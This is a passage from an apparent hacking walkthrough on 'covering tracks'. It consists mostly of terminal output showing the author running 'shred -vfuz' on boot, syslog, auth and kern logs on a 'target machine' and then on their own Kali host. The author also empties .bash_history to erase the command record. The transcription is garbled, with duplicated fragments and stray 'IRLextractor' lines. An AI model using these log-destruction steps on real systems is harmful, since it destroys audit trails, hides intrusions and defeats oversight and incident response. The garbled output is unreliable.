shred: `000000000': renamed to `000000000'
shred: `00000000': renamed to `00000000'
shred: `0000000': renamed to `0000000'
shred: `000000': renamed to `000000'
shred: `00000': renamed to `00000'
shred: `0000': renamed to `0000'
shred: `000': renamed to `000'
shred: `00': renamed to `00'
shred: `0': renamed to `0'
shred: `0': removed
```

---

---

then I deleted boot.log.3

```
shred -vfuz boot.log.3
```



```
shred: boot.log.3: removed
shred -vfuz boot.log.3
shred: boot.log.3: pass 1/26 (random) ...
shred: boot.log.3: pass 1/26 (random) ... 16k/16k
shred: boot.log.3: pass 2/26 (cccccc) ...
shred: boot.log.3: pass 2/26 (cccccc) ... 16k/16k
shred: boot.log.3: pass 3/26 (333333) ...
shred: boot.log.3: pass 3/26 (333333) ... 16k/16k
shred: boot.log.3: pass 4/26 (b6db6d) ...
shred: boot.log.3: pass 4/26 (b6db6d) ... 16k/16k
shred: boot.log.3: pass 5/26 (aaaaaa) ...
shred: boot.log.3: pass 5/26 (aaaaaa) ... 16k/16k
shred: boot.log.3: pass 6/26 (666666) ...
shred: boot.log.3: pass 6/26 (666666) ... 16k/16k
shred: boot.log.3: pass 7/26 (000000) ...
shred: boot.log.3: pass 7/26 (000000) ... 16k/16k
shred: boot.log.3: pass 8/26 (777777) ...
shred: boot.log.3: pass 8/26 (777777) ... 16k/16k
shred: boot.log.3: pass 9/26 (888888) ...
shred: boot.log.3: pass 9/26 (888888) ... 16k/16k
shred: boot.log.3: pass 10/26 (6db6db) ...
shred: boot.log.3: pass 10/26 (6db6db) ... 16k/16k
shred: boot.log.3: pass 11/26 (222222) ...
shred: boot.log.3: pass 11/26 (222222) ... 16k/16k
shred: boot.log.3: pass 12/26 (db6db6) ...
shred: boot.log.3: pass 12/26 (db6db6) ... 16k/16k
shred: boot.log.3: pass 13/26 (random) ...
shred: boot.log.3: pass 13/26 (random) ... 16k/16k
shred: boot.log.3: pass 14/26 (999999) ...
shred: boot.log.3: pass 14/26 (999999) ... 16k/16k
shred: boot.log.3: pass 15/26 (eeeeee) ...
shred: boot.log.3: pass 15/26 (eeeeee) ... 16k/16k
shred: boot.log.3: pass 16/26 (444444) ...
shred: boot.log.3: pass 16/26 (444444) ... 16k/16k
shred: boot.log.3: pass 17/26 (924924) ...
shred: boot.log.3: pass 17/26 (924924) ... 16k/16k
shred: boot.log.3: pass 18/26 (555555) ...
shred: boot.log.3: pass 18/26 (555555) ... 16k/16k
shred: boot.log.3: pass 19/26 (ffffff) ...
shred: boot.log.3: pass 19/26 (ffffff) ... 16k/16k
shred: boot.log.3: pass 20/26 (dddddd) ...
shred: boot.log.3: pass 20/26 (dddddd) ... 16k/16k
shred: boot.log.3: pass 21/26 (bbbbbb) ...
shred: boot.log.3: pass 21/26 (bbbbbb) ... 16k/16k
shred: boot.log.3: pass 22/26 (111111) ...
shred: boot.log.3: pass 22/26 (111111) ... 16k/16k
shred: boot.log.3: pass 23/26 (492492) ...
shred: boot.log.3: pass 23/26 (492492) ... 16k/16k
shred: boot.log.3: pass 24/26 (249249) ...
shred: boot.log.3: pass 24/26 (249249) ... 16k/16k
```

```
shred: boot.log.3: pass 24/26 (249249) ...  
shred: boot.log.3: pass 24/26 (249249) ... 16k/16k  
shred: boot.log.3: pass 25/26 (random) ...  
shred: boot.log.3: pass 25/26 (random) ... 16k/16k  
shred: boot.log.3: pass 26/26 (000000) ...  
shred: boot.log.3: pass 26/26 (000000) ... 16k/16k  
shred: boot.log.3: removing  
shred: `0000000000': renamed to `00000000000'  
shred: `0000000000': renamed to `00000000000'  
shred: `000000000': renamed to `000000000'  
shred: `00000000': renamed to `00000000'  
shred: `0000000': renamed to `0000000'  
shred: `000000': renamed to `000000'  
shred: `00000': renamed to `00000'  
shred: `0000': renamed to `0000'  
shred: `000': renamed to `000'  
shred: `00': renamed to `00'  
shred: `0': renamed to `0'  
shred: `0': removed
```

then I deleted boot.log.4

```
shred -vfuz boot.log.4
```



```
shred -vfuz boot.log.4
shred: boot.log.4: pass 1/26 (random) ...
shred: boot.log.4: pass 1/26 (random) ... 56k/56k
shred: boot.log.4: pass 2/26 (249249) ...
shred: boot.log.4: pass 2/26 (249249) ... 56k/56k
shred: boot.log.4: pass 3/26 (6db6db) ...
shred: boot.log.4: pass 3/26 (6db6db) ... 56k/56k
shred: boot.log.4: pass 4/26 (333333) ...
shred: boot.log.4: pass 4/26 (333333) ... 56k/56k
shred: boot.log.4: pass 5/26 (db6db6) ...
shred: boot.log.4: pass 5/26 (db6db6) ... 56k/56k
shred: boot.log.4: pass 6/26 (dddddd) ...
shred: boot.log.4: pass 6/26 (dddddd) ... 56k/56k
shred: boot.log.4: pass 7/26 (b6db6d) ...
shred: boot.log.4: pass 7/26 (b6db6d) ... 56k/56k
shred: boot.log.4: pass 8/26 (000000) ...
shred: boot.log.4: pass 8/26 (000000) ... 56k/56k
shred: boot.log.4: pass 9/26 (bbbbbb) ...
shred: boot.log.4: pass 9/26 (bbbbbb) ... 56k/56k
shred: boot.log.4: pass 10/26 (999999) ...
shred: boot.log.4: pass 10/26 (999999) ... 56k/56k
shred: boot.log.4: pass 11/26 (555555) ...
shred: boot.log.4: pass 11/26 (555555) ... 56k/56k
shred: boot.log.4: pass 12/26 (cccccc) ...
shred: boot.log.4: pass 12/26 (cccccc) ... 56k/56k
shred: boot.log.4: pass 13/26 (random) ...
shred: boot.log.4: pass 13/26 (random) ... 56k/56k
shred: boot.log.4: pass 14/26 (111111) ...
shred: boot.log.4: pass 14/26 (111111) ... 56k/56k
shred: boot.log.4: pass 15/26 (924924) ...
shred: boot.log.4: pass 15/26 (924924) ... 56k/56k
shred: boot.log.4: pass 16/26 (666666) ...
shred: boot.log.4: pass 16/26 (666666) ... 56k/56k
shred: boot.log.4: pass 17/26 (888888) ...
shred: boot.log.4: pass 17/26 (888888) ... 56k/56k
shred: boot.log.4: pass 18/26 (aaaaaa) ...
shred: boot.log.4: pass 18/26 (aaaaaa) ... 56k/56k
shred: boot.log.4: pass 19/26 (492492) ...
shred: boot.log.4: pass 19/26 (492492) ... 56k/56k
shred: boot.log.4: pass 20/26 (777777) ...
shred: boot.log.4: pass 20/26 (777777) ... 56k/56k
shred: boot.log.4: pass 21/26 (eeeeee) ...
shred: boot.log.4: pass 21/26 (eeeeee) ... 56k/56k
shred: boot.log.4: pass 22/26 (ffffff) ...
shred: boot.log.4: pass 22/26 (ffffff) ... 56k/56k
shred: boot.log.4: pass 23/26 (222222) ...
shred: boot.log.4: pass 23/26 (222222) ... 56k/56k
shred: boot.log.4: pass 24/26 (444444) ...
shred: boot.log.4: pass 24/26 (444444) ... 56k/56k
shred: boot.log.4: pass 25/26 (random) ...
```

```
shred: boot.log.4: pass 25/26 (random) ...
shred: boot.log.4: pass 25/26 (random) ... 56k/56k
shred: boot.log.4: pass 26/26 (000000) ...
shred: boot.log.4: pass 26/26 (000000) ... 56k/56k
shred: boot.log.4: removing
shred: `0000000000': renamed to `0000000000'
shred: `0000000000': renamed to `0000000000'
shred: `000000000': renamed to `000000000'
shred: `00000000': renamed to `00000000'
shred: `0000000': renamed to `0000000'
shred: `000000': renamed to `000000'
shred: `00000': renamed to `00000'
shred: `0000': renamed to `0000'
shred: `000': renamed to `000'
shred: `00': renamed to `00'
shred: `0': renamed to `0'
shred: `0': removed
```

---

---

as you can see the boot logs have been deleted now I will delete the rest of the logs and to spare time I will show you the logs deleted

```

ls -alh
total 819k
drwxr-xr-x    8 root    root    2.0k Apr 26 10:20 .
drwxr-xr-x   20 root    root    1.0k Sep 26 2009 ..
-rw-r--r--    1 root    root    2.0k Apr 26 10:20 cron
-rw-r--r--    1 root    root    2.6k Apr 26 09:29 cron.1
-rw-r--r--    1 root    root    5.2k Mar  5 10:39 cron.2
-rw-r--r--    1 root    root    1.7k Feb 27 10:36 cron.3
-rw-r--r--    1 root    root    8.3k Sep 29 2009 cron.4
-rw-r--r--    1 root    root    5.2k Apr 26 09:24 dmesg
drwxr-xr-x    2 root    root    1.0k Jun 24 2001 fax
drwxr-xr-x    2 root    root    1.0k Apr 26 09:29 httpd
-rw-r--r--    1 root    root   46k Apr 26 09:24 ksyms.0
-rw-r--r--    1 root    root   46k Mar  5 10:33 ksyms.1
-rw-r--r--    1 root    root   46k Feb 27 12:30 ksyms.2
-rw-r--r--    1 root    root   46k Feb 27 10:55 ksyms.3
-rw-r--r--    1 root    root   46k Feb 27 10:29 ksyms.4
-rw-r--r--    1 root    root   46k Feb 24 14:43 ksyms.5
-rw-r--r--    1 root    root   46k Feb 24 14:41 ksyms.6
-rw-r--r--    1 root    root  18M Mar  5 10:34 lastlog
-rw-r--r--    1 root    root    0 Apr 26 09:29 maillog
-rw-r--r--    1 root    root   933 Apr 26 09:29 maillog.1
-rw-r--r--    1 root    root   1.1k Mar  5 10:39 maillog.2
-rw-r--r--    1 root    root   1.4k Feb 27 10:36 maillog.3
-rw-r--r--    1 root    root   5.5k Sep 29 2009 maillog.4
-rw-r--r--    1 root    root    49 Apr 26 09:29 messages
-rw-r--r--    1 root    root   15k Apr 26 09:24 messages.1
-rw-r--r--    1 root    root   47k Mar  5 10:34 messages.2
-rw-r--r--    1 root    root   64k Feb 27 10:31 messages.3
-rw-r--r--    1 root    root  229k Sep 29 2009 messages.4
-rwxr-xr-x    1 postgres postgres 0 Sep 26 2009 pgsql
-rw-r--r--    1 root    root   11k Apr 26 09:29 rpmpkgs
-rw-r--r--    1 root    root   11k Mar  5 10:39 rpmpkgs.1
-rw-r--r--    1 root    root   11k Feb 27 10:36 rpmpkgs.2
-rw-r--r--    1 root    root   11k Sep 29 2009 rpmpkgs.3
drwxr-xr-x    2 root    root    1.0k Apr 26 09:30 sa
drwxr-xr-x    2 root    root    1.0k Apr 26 09:39 samba
-rw-r--r--    1 root    root    609 Apr 26 09:30 secure
-rw-r--r--    1 root    root    73 Apr 26 09:24 secure.1
-rw-r--r--    1 root    root   219 Mar  5 10:34 secure.2
-rw-r--r--    1 root    root   608 Feb 27 10:31 secure.3
-rw-r--r--    1 root    root   4.9k Sep 29 2009 secure.4
-rw-r--r--    1 root    root    0 Apr 26 09:29 spooler
-rw-r--r--    1 root    root    0 Mar  5 10:39 spooler.1
-rw-r--r--    1 root    root    0 Feb 27 10:36 spooler.2
-rw-r--r--    1 root    root    0 Sep 29 2009 spooler.3
-rw-r--r--    1 root    root    0 Sep 26 2009 spooler.4
drwxr-xr-x    2 squid   squid   1.0k Aug  7 2001 squid

```

```
drwxr-x— 2 squid squid 1.0k Aug 7 2001 squid
drwxr-xr-x 2 root root 1.0k Aug 27 2001 vbox
-rw-rw-r-- 1 root utmp 0 Apr 26 09:29 wtmp
-rw-rw-r-- 1 root utmp 7.1k Apr 26 09:24 wtmp.1
-rw— 1 root root 0 Apr 26 09:29 xferlog
-rw— 1 root root 0 Mar 5 10:39 xferlog.1
-rw— 1 root root 0 Feb 27 10:36 xferlog.2
-rw— 1 root root 0 Sep 29 2009 xferlog.3
-rw— 1 root root 0 Sep 26 2009 xferlog.4
```

as you can see the logs are deleted let is clear the terminal history

```

total 462k
drwxr-xr-x    8 root    root    2.0k Apr 26 10:35 .
drwxr-xr-x   20 root    root    1.0k Sep 26 2009 ..
-rw-r--r--    1 root    root    2.3k Apr 26 10:35 cron
-rw-r--r--    1 root    root    2.6k Apr 26 09:29 cron.1
-rw-r--r--    1 root    root    5.2k Mar  5 10:39 cron.2
-rw-r--r--    1 root    root    1.7k Feb 27 10:36 cron.3
-rw-r--r--    1 root    root    8.3k Sep 29 2009 cron.4
-rw-r--r--    1 root    root    5.2k Apr 26 09:24 dmesg
drwxr-xr-x    2 root    root    1.0k Jun 24 2001 fax
drwxr-xr-x    2 root    root    1.0k Apr 26 09:29 httpd
-rw-r--r--    1 root    root      49 Apr 26 09:29 messages
-rw-r--r--    1 root    root    15k Apr 26 09:24 messages.1
-rw-r--r--    1 root    root    47k Mar  5 10:34 messages.2
-rw-r--r--    1 root    root    64k Feb 27 10:31 messages.3
-rw-r--r--    1 root    root   229k Sep 29 2009 messages.4
-rwxr-xr-x    1 postgres postgres 0 Sep 26 2009 pgsql
-rw-r--r--    1 root    root    11k Apr 26 09:29 rpmpkgs
-rw-r--r--    1 root    root    11k Mar  5 10:39 rpmpkgs.1
-rw-r--r--    1 root    root    11k Feb 27 10:36 rpmpkgs.2
-rw-r--r--    1 root    root    11k Sep 29 2009 rpmpkgs.3
drwxr-xr-x    2 root    root    1.0k Apr 26 09:30 sa
drwxr-xr-x    2 root    root    1.0k Apr 26 09:39 samba
-rw-r--r--    1 root    root    609 Apr 26 09:30 secure
-rw-r--r--    1 root    root     73 Apr 26 09:24 secure.1
-rw-r--r--    1 root    root    219 Mar  5 10:34 secure.2
-rw-r--r--    1 root    root    608 Feb 27 10:31 secure.3
-rw-r--r--    1 root    root    4.9k Sep 29 2009 secure.4
-rw-r--r--    1 root    root      0 Apr 26 09:29 spooler
-rw-r--r--    1 root    root      0 Mar  5 10:39 spooler.1
-rw-r--r--    1 root    root      0 Feb 27 10:36 spooler.2
-rw-r--r--    1 root    root      0 Sep 29 2009 spooler.3
-rw-r--r--    1 root    root      0 Sep 26 2009 spooler.4
drwxr-xr-x    2 squid   squid   1.0k Aug  7 2001 squid
drwxr-xr-x    2 root    root    1.0k Aug 27 2001 vbox
-rw-rw-r--    1 root    utmp      0 Apr 26 09:29 wtmp
-rw-rw-r--    1 root    utmp    7.1k Apr 26 09:24 wtmp.1

```

then I navigated to ~ directory and I cleared terminal history using the following command

```
>.bash_history
```

now we are done with the target machine let is go to my machine

```
cd ~
ls -alh
total 12k
drwxr-x—  2 root  root    1.0k Sep 26  2009 .
drwxr-xr-x 19 root  root    1.0k Apr 26 09:24 ..
-rw-r--r--  1 root  root    1.1k Aug 23  1995 .Xresources
-rw—  1 root  root    147 Oct 12  2009 .bash_history
-rw-r--r--  1 root  root    24 Jun 10  2000 .bash_logout
-rw-r--r--  1 root  root   234 Jul  5  2001 .bash_profile
-rw-r--r--  1 root  root   176 Aug 23  1995 .bashrc
-rw-r--r--  1 root  root   210 Jun 10  2000 .cshrc
-rw-r--r--  1 root  root   196 Jul 11  2000 .tcshrc
-rw-r--r--  1 root  root   1.3k Sep 26  2009 anaconda-ks.cfg
>.bash_history
█
```

---

---

---

---

## Covering Tracks in my machine

now back to my machine , I navigated to /var/log to clear my logs using the following command

```
cd /var/log
```



```

(root@kali)-[~]
# cd /var/log

(root@kali)-[/var/log]
# ls -alh
total 2.6M
drwxr-xr-x 19 root root 4.0K Apr 26 05:25 .
drwxr-xr-x 12 root root 4.0K Nov  2 2021 ..
-rw-r--r--  1 root root  0 Apr  2 13:02 alternatives.log
-rw-r--r--  1 root root 333 Apr  1 17:30 alternatives.log.1
-rw-r--r--  1 root root 3.7K Feb 21 08:54 alternatives.log.2.gz
-rw-r--r--  1 root root 3.8K Jul  1 2023 alternatives.log.3.gz
-rw-r--r--  1 root root 2.0K Feb 23 2023 alternatives.log.4.gz
-rw-r--r--  1 root root 469 Feb 11 2023 alternatives.log.5.gz
-rw-r--r--  1 root root 6.4K Nov  2 2021 alternatives.log.6.gz
drwxr-x--  2 root adm 4.0K Apr 19 08:46 apache2
drwxr-xr-x  2 root root 4.0K Apr 19 11:18 apt
-rw-r----- 1 root adm 4.7K Apr 26 06:39 auth.log
-rw-r-----  1 root adm 27K Apr 26 05:25 auth.log.1
-rw-r-----  1 root adm 7.8K Apr 19 08:46 auth.log.2.gz
-rw-r-----  1 root adm 1.8K Mar 30 22:09 auth.log.3.gz
-rw-r-----  1 root adm 3.6K Mar 30 18:00 auth.log.4.gz
-rw-----  1 root root 1.3K Apr 26 05:25 boot.log
-rw-----  1 root root 11K Apr 26 05:25 boot.log.1
-rw-----  1 root root 16K Apr 19 08:46 boot.log.2
-rw-----  1 root root 1.3K Apr  2 13:02 boot.log.3
-rw-----  1 root root 9.2K Apr  1 16:46 boot.log.4
-rw-----  1 root root 1.5K Mar 31 12:54 boot.log.5
-rw-----  1 root root 25K Mar 30 17:59 boot.log.6
-rw-----  1 root root 15K Mar 11 13:18 boot.log.7
-rw-rw----- 1 root utmp 384 Apr  2 16:43 btmp
-rw-rw----- 1 root utmp 768 Mar 11 13:31 btmp.1
-rw-r-----  1 root adm 1.6K Apr 26 06:39 cron.log
-rw-r-----  1 root adm 8.8K Apr 26 05:25 cron.log.1
-rw-r-----  1 root adm 2.7K Apr 19 08:46 cron.log.2.gz
-rw-r-----  1 root adm 717 Mar 30 22:09 cron.log.3.gz
-rw-r-----  1 root adm 703 Mar 30 17:59 cron.log.4.gz
-rw-r-----  1 root adm 116K Jul  1 2023 daemon.log
-rw-r-----  1 root adm 45K Jun 30 2023 daemon.log.1
-rw-r-----  1 root adm 11K May 29 2023 daemon.log.2.gz
-rw-r-----  1 root adm 15K Apr 26 2023 daemon.log.3.gz
-rw-r-----  1 root adm 48K Mar 19 2023 daemon.log.4.gz
-rw-r-----  1 root adm 8.0K Jul  1 2023 debug
-rw-r-----  1 root adm 3.6K May 29 2023 debug.1
-rw-r-----  1 root adm 1.4K May 29 2023 debug.2.gz

```

IRLextractor

-rw-r-----	1	root	adm	3.6K	May 29	2023	debug.1
-rw-r-----	1	root	adm	1.4K	May 29	2023	debug.2.gz
-rw-r-----	1	root	adm	1.4K	Apr 26	2023	debug.3.gz
-rw-r-----	1	root	adm	3.9K	Mar 19	2023	debug.4.gz
-rw-r--r--	1	root	root	51K	Apr 19	11:18	dpkg.log
-rw-r--r--	1	root	root	3.6K	Mar 11	13:45	dpkg.log.1
-rw-r--r--	1	root	root	204	Feb 26	06:13	dpkg.log.2.gz
-rw-r--r--	1	root	root	67K	Feb 21	08:55	dpkg.log.3.gz
-rw-r--r--	1	root	root	57K	Jul 1	2023	dpkg.log.4.gz
-rw-r--r--	1	root	root	49K	Feb 23	2023	dpkg.log.5.gz
-rw-r--r--	1	root	root	20K	Feb 11	2023	dpkg.log.6.gz
-rw-r--r--	1	root	root	111K	Nov 2	2021	dpkg.log.7.gz
-rw-r--r--	1	root	root	32K	Mar 1	11:50	faillog
-rw-r--r--	1	root	root	6.8K	Apr 1	17:30	fontconfig.log
drwx-----	3	inetsim	inetsim	4.0K	Nov 2	2021	inetsim
drwxr-xr-x	3	root	root	4.0K	Nov 2	2021	installer
drwxr-sr-x+	3	root	systemd-journal	4.0K	Nov 2	2021	journal
-rw-r-----	1	root	adm	4.1K	Apr 26	06:33	kern.log
-rw-r-----	1	root	adm	106K	Apr 26	05:25	kern.log.1
-rw-r-----	1	root	adm	63K	Apr 19	08:46	kern.log.2.gz
-rw-r-----	1	root	adm	1.1K	Mar 30	22:14	kern.log.3.gz
-rw-r-----	1	root	adm	60K	Mar 30	18:00	kern.log.4.gz
-rw-rw-r--	1	root	utmp	286K	Mar 1	11:50	lastlog
drwx--x--x	2	root	root	4.0K	Apr 26	05:25	lightdm
-rw-r--r--	1	root	root	59	Apr 26	05:25	macchanger.log.1.gz
-rw-r--r--	1	root	root	61	Apr 19	08:46	macchanger.log.2.gz
-rw-r--r--	1	root	root	61	Mar 30	17:59	macchanger.log.3.gz
-rw-r--r--	1	root	root	62	Mar 11	13:18	macchanger.log.4.gz
-rw-r-----	1	root	adm	61K	Jul 1	2023	messages
-rw-r-----	1	root	adm	6.2K	May 29	2023	messages.1
-rw-r-----	1	root	adm	24K	May 29	2023	messages.2.gz
-rw-r-----	1	root	adm	25K	Apr 26	2023	messages.3.gz
-rw-r-----	1	root	adm	103K	Mar 19	2023	messages.4.gz
drwxr-s---	2	mysql	adm	4.0K	Nov 2	2021	mysql
drwxr-xr-x	2	root	adm	4.0K	Nov 2	2021	nginx
drwxr-xr-x	2	ntp	ntp	4.0K	Sep 23	2020	ntpstats
drwxr-xr-x	2	root	root	4.0K	May 14	2021	openvpn
drwxrwxr-t	2	root	postgres	4.0K	Feb 14	2023	postgresql
drwx-----	2	root	root	4.0K	Nov 2	2021	private
drwxr-xr-x	3	root	root	4.0K	Nov 2	2021	runit
drwxr-x---	2	root	adm	4.0K	May 6	2021	samba
drwx-----	2	speech-dispatcher	root	4.0K	Dec 15	2020	speech-dispatcher
drwxr-xr-x	2	stunnel4	stunnel4	4.0K	Nov 2	2021	stunnel4
-rw-r-----	1	root	adm	62K	Apr 26	06:39	syslog
-rw-r-----	1	root	adm	369K	Apr 26	05:25	syslog.1
-rw-r-----	1	root	adm	167K	Apr 19	08:46	syslog.2.gz
-rw-r-----	1	root	adm	17K	Mar 31	12:54	syslog.3.gz
-rw-r-----	1	root	adm	135K	Mar 30	18:00	syslog.4.gz
drwxr-xr-x	2	root	root	4.0K	Feb 23	2023	sysstat
-rw-r-----	1	root	adm	4.8K	Apr 26	05:27	user.log

IRIExtractor



```
-rw-r----- 1 root      adm          167K Apr 19 08:46 syslog.2.gz
-rw-r----- 1 root      adm           17K Mar 31 12:54 syslog.3.gz
-rw-r----- 1 root      adm          135K Mar 30 18:00 syslog.4.gz
C drwxr-xr-x  2 root      root           4.0K Feb 23 2023 sysstat
-rw-r----- 1 root      adm           4.8K Apr 26 05:27 user.log
-rw-r----- 1 root      adm           20K Apr 26 05:25 user.log.1
-rw-r----- 1 root      adm           6.0K Apr 19 08:46 user.log.2.gz
-rw-r----- 1 root      adm           1.6K Mar 30 21:51 user.log.3.gz
-rw-r----- 1 root      adm           3.8K Mar 30 17:59 user.log.4.gz
-rw-rw-r--  1 root      utmp          184K Apr 26 05:26 wtmp
-rw-r--r--  1 root      root           27K Apr 26 06:29 Xorg.0.log
-rw-r--r--  1 root      root           27K Apr 24 09:01 Xorg.0.log.old
-rw-r--r--  1 root      root           24K Apr 24 09:01 Xorg.1.log
-rw-r--r--  1 root      root           24K Apr 19 13:51 Xorg.1.log.old

(root@kali)~/var/log
#
```

now let is clear the logs

```
(root@kali)-[/var/log]
# shred -vfuz syslog.3.gz
shred: syslog.3.gz: pass 1/4 (random) ...
shred: syslog.3.gz: pass 2/4 (random) ...
shred: syslog.3.gz: pass 3/4 (random) ...
shred: syslog.3.gz: pass 4/4 (000000) ...
shred: syslog.3.gz: removing
shred: syslog.3.gz: renamed to 000000000000
shred: 000000000000: renamed to 000000000000
shred: 000000000000: renamed to 0000000000
shred: 0000000000: renamed to 000000000
shred: 000000000: renamed to 00000000
shred: 00000000: renamed to 0000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: syslog.3.gz: removed
```

```
(root@kali)-[/var/log]
# shred -vfuz syslog.4.gz
shred: syslog.4.gz: pass 1/4 (random) ...
shred: syslog.4.gz: pass 2/4 (random) ...
shred: syslog.4.gz: pass 3/4 (random) ...
shred: syslog.4.gz: pass 4/4 (000000) ...
shred: syslog.4.gz: removing
shred: syslog.4.gz: renamed to 000000000000
shred: 000000000000: renamed to 000000000000
shred: 000000000000: renamed to 00000000000
shred: 00000000000: renamed to 000000000
shred: 000000000: renamed to 00000000
shred: 00000000: renamed to 0000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: syslog.4.gz: removed
```

```
(root@kali)-[/var/log]
```



```

(rootkali)-[/var/log]
# shred -vfuz boot.log
shred: boot.log: pass 1/4 (random) ...
shred: boot.log: pass 2/4 (random) ...
shred: boot.log: pass 3/4 (random) ...
shred: boot.log: pass 4/4 (000000) ...
shred: boot.log: removing
shred: boot.log: renamed to 000000000
shred: 000000000: renamed to 00000000
shred: 00000000: renamed to 0000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: boot.log: removed

(rootkali)-[/var/log]
# shred -vfuz boot.log.1
shred: boot.log.1: pass 1/4 (random) ...
shred: boot.log.1: pass 2/4 (random) ...
shred: boot.log.1: pass 3/4 (random) ...
shred: boot.log.1: pass 4/4 (000000) ...
shred: boot.log.1: removing
shred: boot.log.1: renamed to 00000000000
shred: 00000000000: renamed to 0000000000
shred: 0000000000: renamed to 000000000
shred: 000000000: renamed to 00000000
shred: 00000000: renamed to 0000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: boot.log.1: removed

(rootkali)-[/var/log]
# shred -vfuz boot.log.2
shred: boot.log.2: pass 1/4 (random) ...
shred: boot.log.2: pass 2/4 (random) ...
shred: boot.log.2: pass 3/4 (random) ...
shred: boot.log.2: pass 4/4 (000000) ...
shred: boot.log.2: removing
shred: boot.log.2: renamed to 00000000000
shred: 00000000000: renamed to 0000000000
shred: 0000000000: renamed to 000000000
shred: 000000000: renamed to 00000000
shred: 00000000: renamed to 0000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 0000
shred: 00000: renamed to 0000

```



```
File Actions Edit View Help
shred: boot.log.2: pass 4/4 (000000) ...
shred: boot.log.2: removing
shred: boot.log.2: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 00000000
shred: 00000000: renamed to 00000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: boot.log.2: removed
```

```
(root@kali)-[/var/log]
# shred -vfuz boot.log.3
```

```
shred: boot.log.3: pass 1/4 (random) ...
shred: boot.log.3: pass 2/4 (random) ...
shred: boot.log.3: pass 3/4 (random) ...
shred: boot.log.3: pass 4/4 (000000) ...
shred: boot.log.3: removing
shred: boot.log.3: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 00000000
shred: 00000000: renamed to 00000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: boot.log.3: removed
```

```
(root@kali)-[/var/log]
# shred -vfuz boot.log.4
```

```
shred: boot.log.4: pass 1/4 (random) ...
shred: boot.log.4: pass 2/4 (random) ...
shred: boot.log.4: pass 3/4 (random) ...
shred: boot.log.4: pass 4/4 (000000) ...
shred: boot.log.4: removing
shred: boot.log.4: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 0000000000
shred: 0000000000: renamed to 00000000
shred: 00000000: renamed to 00000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: boot.log.4: removed
```

```
shred: auth.log: removed
```

```
(root@kali)-[/var/log]
# shred -vfuz auth.log.1
```

```
shred: auth.log.1: pass 1/4 (random) ...
shred: auth.log.1: pass 2/4 (random) ...
shred: auth.log.1: pass 3/4 (random) ...
shred: auth.log.1: pass 4/4 (000000) ...
shred: auth.log.1: removing
shred: auth.log.1: renamed to 000000000000
shred: 000000000000: renamed to 000000000000
shred: 000000000000: renamed to 000000000000
```

```
File Actions Edit View Help
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: auth.log.2.gz: removed

(rootkali)-[/var/log]
# shred -vfuz auth.log.3.gz

shred: auth.log.3.gz: pass 1/4 (random) ...
shred: auth.log.3.gz: pass 2/4 (random) ...
shred: auth.log.3.gz: pass 3/4 (random) ...
shred: auth.log.3.gz: pass 4/4 (000000) ...
shred: auth.log.3.gz: removing
shred: auth.log.3.gz: renamed to 00000000000000
shred: 00000000000000: renamed to 000000000000
shred: 00000000000000: renamed to 000000000000
shred: 00000000000000: renamed to 000000000000
shred: 000000000000: renamed to 0000000000
shred: 0000000000: renamed to 00000000
shred: 00000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: auth.log.3.gz: removed

(rootkali)-[/var/log]
# shred -vfuz auth.log.4.gz

shred: auth.log.4.gz: pass 1/4 (random) ...
shred: auth.log.4.gz: pass 2/4 (random) ...
shred: auth.log.4.gz: pass 3/4 (random) ...
shred: auth.log.4.gz: pass 4/4 (000000) ...
shred: auth.log.4.gz: removing
shred: auth.log.4.gz: renamed to 00000000000000
shred: 00000000000000: renamed to 000000000000
shred: 00000000000000: renamed to 000000000000
shred: 00000000000000: renamed to 000000000000
shred: 000000000000: renamed to 0000000000
shred: 0000000000: renamed to 00000000
shred: 00000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: auth.log.4.gz: removed
```





```
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: kern.log.2.gz: removed
```

```
(rootkali)-[/var/log]
```

```
# shred -vfuz kern.log.3.gz
```

```
shred: kern.log.3.gz: pass 1/4 (random) ...
shred: kern.log.3.gz: pass 2/4 (random) ...
shred: kern.log.3.gz: pass 3/4 (random) ...
shred: kern.log.3.gz: pass 4/4 (000000) ...
shred: kern.log.3.gz: removing
shred: kern.log.3.gz: renamed to 00000000000000
shred: 00000000000000: renamed to 000000000000
shred: 00000000000000: renamed to 000000000000
shred: 00000000000000: renamed to 000000000000
shred: 000000000000: renamed to 0000000000
shred: 0000000000: renamed to 00000000
shred: 00000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
